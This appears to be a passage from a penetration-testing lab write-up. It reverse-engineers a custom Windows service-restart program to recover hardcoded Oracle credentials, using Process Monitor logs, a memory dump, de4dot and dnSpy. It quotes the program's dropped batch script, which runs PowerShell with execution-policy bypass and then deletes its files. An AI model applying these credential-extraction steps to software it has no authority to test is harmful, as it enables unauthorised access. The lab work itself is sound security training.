
Memory-mapped files allow applications to access large files without having to read or write the entire file into memory at once. Instead, the file is mapped to a region of memory that the application can read and write as if it were a regular buffer in memory. This could be a place to potentially look for hardcoded credentials.

If we double-click on it, we will see the magic bytes MZ in the ASCII column that indicates that the file is a DOS MZ executable.




Let's export the newly discovered mapped item from memory to a dump file by right-clicking on the address and selecting Dump Memory to File. Running strings on the exported file reveals some interesting information.

Reading the output reveals that the dump contains a .NET executable. We can use De4Dot to reverse .NET executables back to the source code by dragging the restart-service_00000000001E0000.bin onto the de4dot executable.




Now, we can read the source code of the exported application by dragging and dropping it onto the DnSpy executable.




With the source code disclosed, we can understand that this binary is a custom-made runas.exe with the sole purpose of restarting the Oracle service using hardcoded credentials.

Exercise

1) Connected to rdp



2) It creates some file



FreeRDP: 10.129.228.115
Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help
Process Name Time ... PID Operation Path Result Detail
Restart-OracleS... 12:39:... 4724 CreateFile C:\Apps\Restart-OracleService.exe SUCCESS Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point,...
Restart-OracleS... 12:39:... 4724 QueryBasicInfor... C:\Apps\Restart-OracleService.exe SUCCESS CreationTime: 3/22/2023 2:40:39 PM, LastAccessTime: 3/22/2023 2:40:39 PM, L...
Restart-OracleS... 12:39:... 4724 CloseFile C:\Apps\Restart-OracleService.exe SUCCESS
Restart-OracleS... 12:39:... 4724 RegOpenKey HKLM\SYSTEM\CurrentControlSet\Con... REPARSE Desired Access: Query Value, Enumerate Sub Keys
Restart-OracleS... 12:39:... 4724 RegOpenKey HKLM\System\CurrentControlSet\Contr... SUCCESS Desired Access: Query Value, Enumerate Sub Keys
Restart-OracleS... 12:39:... 4724 RegQueryValue HKLM\System\CurrentControlSet\Contr... NAME NOT FOUND Length: 24
Restart-OracleS... 12:39:... 4724 RegCloseKey HKLM\System\CurrentControlSet\Contr... SUCCESS
Restart-OracleS... 12:39:... 4724 CreateFile C:\Users\cybervaca\AppData\Local\T... SUCCESS Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point,...
Restart-OracleS... 12:39:... 4724 QueryBasicInfor... C:\Users\cybervaca\AppData\Local\T... SUCCESS CreationTime: 11/8/2023 12:22:27 PM, LastAccessTime: 11/8/2023 12:36:28 PM...
Restart-OracleS... 12:39:... 4724 CloseFile C:\Users\cybervaca\AppData\Local\T... SUCCESS
Restart-OracleS... 12:39:... 4724 CreateFile C:\ SUCCESS Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Option...
Restart-OracleS... 12:39:... 4724 QueryDirectory C:\Users SUCCESS FileInformationClass: FileBothDirectoryInformation, Filter: Users, 2: Users
Restart-OracleS... 12:39:... 4724 CloseFile C:\ SUCCESS
Restart-OracleS... 12:39:... 4724 CreateFile C:\Users SUCCESS Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Option...
Restart-OracleS... 12:39:... 4724 QueryDirectory C:\Users\CYBERV~1 SUCCESS FileInformationClass: FileBothDirectoryInformation, Filter: CYBERV~1, 2: cybervaca
Restart-OracleS... 12:39:... 4724 CloseFile C:\Users SUCCESS
Restart-OracleS... 12:39:... 4724 CreateFile C:\Users\cybervaca SUCCESS Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Option...
Restart-OracleS... 12:39:... 4724 QueryDirectory C:\Users\cybervaca\AppData SUCCESS FileInformationClass: FileBothDirectoryInformation, Filter: AppData, 2: AppData
Restart-OracleS... 12:39:... 4724 CloseFile C:\Users\cybervaca SUCCESS
Restart-OracleS... 12:39:... 4724 CreateFile C:\Users\cybervaca\AppData SUCCESS Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Option...
Restart-OracleS... 12:39:... 4724 QueryDirectory C:\Users\cybervaca\AppData\Local SUCCESS FileInformationClass: FileBothDirectoryInformation, Filter: Local, 2: Local
Restart-OracleS... 12:39:... 4724 CloseFile C:\Users\cybervaca\AppData SUCCESS
Restart-OracleS... 12:39:... 4724 CreateFile C:\Users\cybervaca\AppData\Local SUCCESS Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Option...
Restart-OracleS... 12:39:... 4724 QueryDirectory C:\Users\cybervaca\AppData\Local\T... SUCCESS FileInformationClass: FileBothDirectoryInformation, Filter: Temp, 2: Temp
Restart-OracleS... 12:39:... 4724 CloseFile C:\Users\cybervaca\AppData\Local SUCCESS
Restart-OracleS... 12:39:... 4724 CreateFile C:\Users\cybervaca\AppData\Local\T... SUCCESS Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Option...
Restart-OracleS... 12:39:... 4724 QueryDirectory C:\Users\cybervaca\AppData\Local\T... SUCCESS FileInformationClass: FileBothDirectoryInformation, Filter: 2, 2: 2
Restart-OracleS... 12:39:... 4724 CloseFile C:\Users\cybervaca\AppData\Local\T... SUCCESS
Restart-OracleS... 12:39:... 4724 CreateFile C:\Users\cybervaca\AppData\Local\T... SUCCESS Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point,...
Restart-OracleS... 12:39:... 4724 QueryBasicInfor... C:\Users\cybervaca\AppData\Local\T... SUCCESS CreationTime: 11/8/2023 12:22:27 PM, LastAccessTime: 11/8/2023 12:36:28 PM...
Restart-OracleS... 12:39:... 4724 CloseFile C:\Users\cybervaca\AppData\Local\T... SUCCESS
Restart-OracleS... 12:39:... 4724 CreateFile C:\Users\cybervaca\AppData\Local\T... SUCCESS Desired Access: Generic Read, Disposition: Create, Options: Synchronous IO Non-...
Restart-OracleS... 12:39:... 4724 CloseFile C:\Users\cybervaca\AppData\Local\T... SUCCESS
Restart-OracleS... 12:39:... 4724 CreateFile C:\Users\cybervaca\AppData\Local\Temp\2\45D0.tmp Desired Access: Read Attributes, Delete, Disposition: Open, Options: Non-Director...
Restart-OracleS... 12:39:... 4724 QueryAttributeT... C:\Users\cybervaca\AppData\Local\T... SUCCESS Attributes: A, ReparseTag: 0x0
Restart-OracleS... 12:39:... 4724 SetDispositionI... C:\Users\cybervaca\AppData\Local\T... SUCCESS Delete: True
Restart-OracleS... 12:39:... 4724 CloseFile C:\Users\cybervaca\AppData\Local\T... SUCCESS
Restart-OracleS... 12:39:... 4724 CreateFile C:\Users\cybervaca\AppData\Local\T... SUCCESS Desired Access: Read Data/List Directory, Synchronize, Disposition: Create, Optio...
Restart-OracleS... 12:39:... 4724 CloseFile C:\Users\cybervaca\AppData\Local\T... SUCCESS
Restart-OracleS... 12:39:... 4724 CreateFile C:\Users\cybervaca\AppData\Local\T... SUCCESS Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point,...
Showing 508 of 1,013,069 events (0.050%)
Backed by virtual memory
ENG 12:43 PM 11/8/2023


Restart-OracleS... 12:39:... 4724 CloseFile C:\Users SUCC...
Restart-OracleS... 12:39:... 4724 CreateFile C:\Users\cybervaca\AppData\Local\Temp\2\45D0.tmp\45D1.tmp\extd.exe NAME ... Desired Access: Read Attributes, Disposition: Open, Options:
Restart-OracleS... 12:39:... 4724 CreateFile C:\Users\cybervaca\AppData\Local\Temp\2\45D0.tmp\45D1.tmp\45D2.bat SUCC... Desired Access: Generic Read/Write, Disposition: OverwriteIf
Restart-OracleS... 12:39:... 4724 WriteFile C:\Users\cybervaca\AppData\Local\Temp\2\45D0.tmp\45D1.tmp\45D2.bat SUCC... Offset: 0, Length: 0, Priority: Normal
Restart-OracleS... 12:39:... 4724 WriteFile C:\Users\cybervaca\AppData\Local\Temp\2\45D0.tmp\45D1.tmp\45D2.bat SUCC... Offset: 0, Length: 1,730,212, Priority: Normal
Restart-OracleS... 12:39:... 4724 WriteFile C:\Users\cybervaca\AppData\Local\Temp\2\45D0.tmp\45D1.tmp\45D2.bat SUCC... Offset: 1,730,212, Length: 0
Restart-OracleS... 12:39:... 4724 CloseFile C:\Users\cybervaca\AppData\Local\Temp\2\45D0.tmp\45D1.tmp\45D2.bat SUCC...

3) It runs a exe

```
echo $salida = $null; $fichero = (Get-Content C:\ProgramData\oracle.txt) ; foreach ($linea in $fichero) {$salida += $linea };
powershell.exe -exec bypass -file c:\programdata\monta.ps1
del c:\programdata\monta.ps1
del c:\programdata\oracle.txt
c:\programdata\restart-service.exe
del c:\programdata\restart-service.exe

:error
```

4) Found the MZ executable




0000000000880000	0000000000FB0000	User	Reserved		PRV	
0000000000870000	0000000000001000	User	Reserved (0000000000780000)		PRV	
0000000000780000	000000000000FF000	User	Heap (ID 0)		PRV	-RW--
00000000006E1000	0000000000007F000	User			PRV	-RW--
00000000006E0000	0000000000001000	User	Reserved		PRV	
00000000006D8000	0000000000008000	User	Stack (6876)		PRV	-RW-G
00000000004E0000	000000000001F8000	User	Reserved		PRV	
00000000004DA000	0000000000001000	User	".tls"	Thread-local storage	IMG	-RWC-
00000000004D9000	0000000000001000	User	".CRT"		IMG	-RWC-
00000000004D8000	0000000000001000	User	".idata"	Import tables	IMG	-RW--
00000000004D6000	0000000000002000	User	".bss"	Uninitialized data	IMG	-RW--
00000000004C7000	000000000000F000	User	".xdata"	Exception information	IMG	-R---
00000000004BC000	000000000000B000	User	".pdata"	Exception information	IMG	-R---
00000000004AC000	0000000000010000	User	".rdata"	Read-only initialized data	IMG	-R---
00000000004AB000	0000000000001000	User	"_sysc"		IMG	-RW--
00000000004A8000	0000000000003000	User	".data"	Initialized data	IMG	-RW--
0000000000401000	00000000000A7000	User	".text"	Executable code	IMG	ER---
0000000000400000	0000000000001000	User	restart-service.exe		IMG	-R---
00000000003F3000	000000000000D000	User	Reserved (0000000000200000)		PRV	
00000000003EB000	0000000000008000	User			PRV	-RW--
00000000003E9000	0000000000002000	User	Reserved (0000000000200000)		PRV	
00000000003E4000	0000000000005000	User	PEB, TEB (6876)		PRV	-RW--
0000000000200000	000000000001E4000	User	Reserved		PRV	
00000000001E0000	0000000000003000	User			MAP	-RW--
00000000001D0000	0000000000010000	User			PRV	-RW--
00000000001C2000	000000000000E000	User	Reserved (00000000001C0000)		PRV	
00000000001C0000	0000000000002000	User			PRV	-RW--
00000000001B0000	0000000000001000	User			PRV	-RW--
00000000001A0000	0000000000001000	User			PRV	-RW--
0000000000192000	000000000000E000	User	Reserved (0000000000190000)		PRV	
0000000000190000	0000000000002000	User			PRV	-RW--
0000000000160000	0000000000004000	User			PRV	-RW--
0000000000154000	0000000000004000	User	Reserved (0000000000150000)		MAP	
